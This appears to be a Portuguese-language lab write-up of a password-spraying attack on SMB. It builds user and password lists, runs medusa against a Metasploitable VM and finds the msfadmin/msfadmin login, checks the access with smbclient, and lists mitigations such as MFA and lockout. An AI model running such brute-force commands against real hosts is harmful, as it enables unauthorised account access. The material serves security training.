
Criando a lista de usuários:

```
(kali㉿kali)-[~]
$ echo -e "user\nmsfadmin\nservice" > smb_users.txt

(kali㉿kali)-[~]
$ cat smb_users.txt
user
msfadmin
service

(kali㉿kali)-[~]
$
```

Criando a lista de senhas:




```
(kali㉿kali)-[~]
$ echo -e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt

(kali㉿kali)-[~]
$ cat senhas_spray.txt
password
123456
Welcome123
msfadmin

(kali㉿kali)-[~]
$
```

Utilizando a ferramenta MEDUSA para ataque SMB:

Medusa -h 192.168.18.4 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50



```
(kali㉿kali)-[~]
$ medusa -h 192.168.18.4 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: 123456 (1 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: password (2 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: Welcome123 (3 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: user (1 of 3, 1 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: password (1 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: Welcome123 (2 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: 123456 (3 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: service (3 of 3, 2 complete) Password: password (1 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: service (3 of 3, 2 complete) Password: 123456 (2 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: msfadmin (2 of 3, 2 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 14:42:39 ACCOUNT FOUND: [smbnt] Host: 192.168.18.4 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access Allowed)]
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: Welcome123 (3 of 4 complete)
2025-11-29 14:42:39 ACCOUNT CHECK: [smbnt] Host: 192.168.18.4 (1 of 1, 0 complete) User: service (3 of 3, 4 complete) Password: msfadmin (4 of 4 complete)

(kali㉿kali)-[~]
$
```

Resultado: ACCOUNT FOUND: User: msfadmin; Password: msfadmin

Para testar se realmente conseguimos os dados verdadeiros, utilizarei o comando smbclient

smbclient -L //192.168.18.4 -U msfadmin

```

(kali@kali)-[~]
$ smbclient -L //192.168.18.4 -U msfadmin
Password for [WORKGROUP\msfadmin]:

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp             Disk      oh noes!
      opt             Disk
      IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      msfadmin        Disk      Home Directories
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----
      Workgroup        Master
      WORKGROUP        METASPLOITABLE

(kali@kali)-[~]
$

```

Consegui o acesso, ataque bem-sucedido!

Para mitigar os riscos temos as opções abaixo:

- Autenticação Multifator: é muito eficaz, pois mesmo se o hacker tiver as informações de login e senha, ele não consegue passar pela segunda barreira.
- Senhas fortes e expiradas regularmente: política de criação de senhas misturando letras minúsculas, maiúsculas, números e caracteres especiais.
- Bloqueio de IPs após múltiplas tentativas de login
- Monitoramento inteligente de logs e comportamento
- Segmentação das redes
- Auditoria regulares